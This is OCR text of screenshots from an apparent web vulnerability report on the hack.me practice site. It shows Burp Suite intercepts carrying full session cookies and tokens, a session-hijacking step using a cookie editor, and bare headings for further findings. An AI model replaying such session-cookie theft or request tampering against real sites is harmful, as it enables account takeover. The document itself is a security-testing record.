

Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to https://me.hack.me:443 [74.50.111.244]
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /execute.php HTTP/1.1
Host: me.hack.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 120
Origin: https://me.hack.me
Connection: close
Referer: https://me.hack.me/member.php?page=index
Cookie: SIDME=q47323hns62ke7i5icdhO9krmtgpc9lprabv7jf6cnik6j1ui7Or8jeukuq99&geksghmm3tdne&iasic4jkOi5pustO1e34clak4v1;
__utma=233483271.1295680588.1633846018.1633851607.1633874971.3; __utmz=233483271.1633846018.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
uvts=7b38abee-9b94-4b1f-6bd4-86c0c4f34024; uvts=7b38abee-9b94-4b1f-6bd4-86c0c4f34024; __utmb=233483271.4.10.1633874971; __utmc=233483271; __utmt=1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
firstname=silent&lastname=chora&organization=1234&CLA=lead&FUN=se
qZQSLxmsVgALRI17zt
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Type a search term
0 matches
30°C Haze
ENG
20:06
10-10-2021



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Go
Cancel
Target: https://me.hack.me
Request
Response
Raw
Params
Headers
Hex
POST /execute.php HTTP/1.1
Host: me.hack.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 120
Origin: https://me.hack.me
Connection: close
Referer: https://me.hack.me/member.php?page=index
Cookie:
SIDME=q47323hns62ke7i5icdhO9krmtgpc9lprabv7jf6cnik6j1ui7Or8jeukuq99&geksg
hmm3tdne&iasic4jkOi5pustO1e34clak4v1;
__utma=233483271.1295680588.1633846018.1633851607.1633874971.3;
__utmz=233483271.1633846018.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(n
one); uvts=7b38abee-9b94-4b1f-6bd4-86c0c4f34024;
uvts=7b38abee-9b94-4b1f-6bd4-86c0c4f34024;
__utmb=233483271.4.10.1633874971; __utmc=233483271; __utmt=1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
firstname=silent&lastname=chora&organization=1234&CLA=lead&FUN=setAccount
InfoJson&token=nmODZMuHO&tuibqZQSLxmsVgALRI17zt
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Content-Type: application/json
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: Hack.me Team
X-XSS-Protection: 1;mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000
Date: Sun, 10 Oct 2021 14:36:37 GMT
Connection: close
Content-Length: 75
{"status":1,"content":1,"token":"ULgtBXTEpcBKToEEHT5&caDhAgGJjKgPKS&nAmQw
"}
Type a search term
0 matches
Done
500 bytes | 588 millis
30°C Haze
ENG
20:06
10-10-2021




5) SESSION HIJACKING





Members Area
Not secure | https://me.hack.me/member.php?page=index
Cookie Editor
Show Advanced
Search
_utma
_utmb
_utmc
_utmt
_utmz
SIDME
Name
SIDME
Value
gck23adu9k6fe3oi3faagt7tllkiot6cpncpu4nosu7pf46k9mqiqjr4b6pornc3ofbu98u0e5lnd42f4vss61d330lf6eeaimspke3
Show Advanced
Profile
Your data:
Account setting
Social
Become a deve
Security:
email address
username
password
Terms of Service
Developed, maintained and donated to the Community
© 2021 ALL Rights Rese
Bug or Ideas
Enter
https://me.hack.me/login
ENTER IN HA
Terms of Service
Developed, maintained and donated to the Community
by eLearnSecurity
© 2021 ALL Rights Reserve
Bug or Ideas
Type here to search
30°C Rain
ENG
20:29
10-10-2021


Members Area
Not secure | https://me.hack.me/member.php?page=index
Cookie Editor
Show Advanced
Search
_utma
_utmb
_utmc
_utmt
_utmz
SIDME
Name
SIDME
Value
gck23adu9k6fe3oi3faagt7tllkiot6cpncpu4nosu7pf46k9mqiqjr4b6pornc3ofbu98u0e5lnd42f4vss61d330lf6eeaimspke3
Show Advanced
Profile
Your data:
Account setting
Social
Become a deve
Security:
email address
username
password
Terms of Service
Developed, maintained and donated to the Community
© 2021 ALL Rights Rese
Bug or Ideas
Members Area
https://me.hack.me/member.php
Profile si
Your data:
Account settings
Social
Become a developer!
Security:
email address
username
password
Become an hackme developer!
Learn more from here.
YES I wanna be a developer!
Terms of Service
Developed, maintained and donated to the Community
© 2021
Bug or Ideas
Type here to search
30°C Rain
ENG
20:29
10-10-2021


6) HTTPS IS NOT ENABLED




7) SENSITIVE DATA EXPOSURE WITH POST METHOD





8) UNWANTED SERVICES RUNNING ON THE SERVER





9) FLOODING






Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to https://me.hack.me:443 [74.50.111.244]
Forward
Drop
Intercept is on
Action
POST /execute.php HTTP/1.1
Host: me.hack.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 64
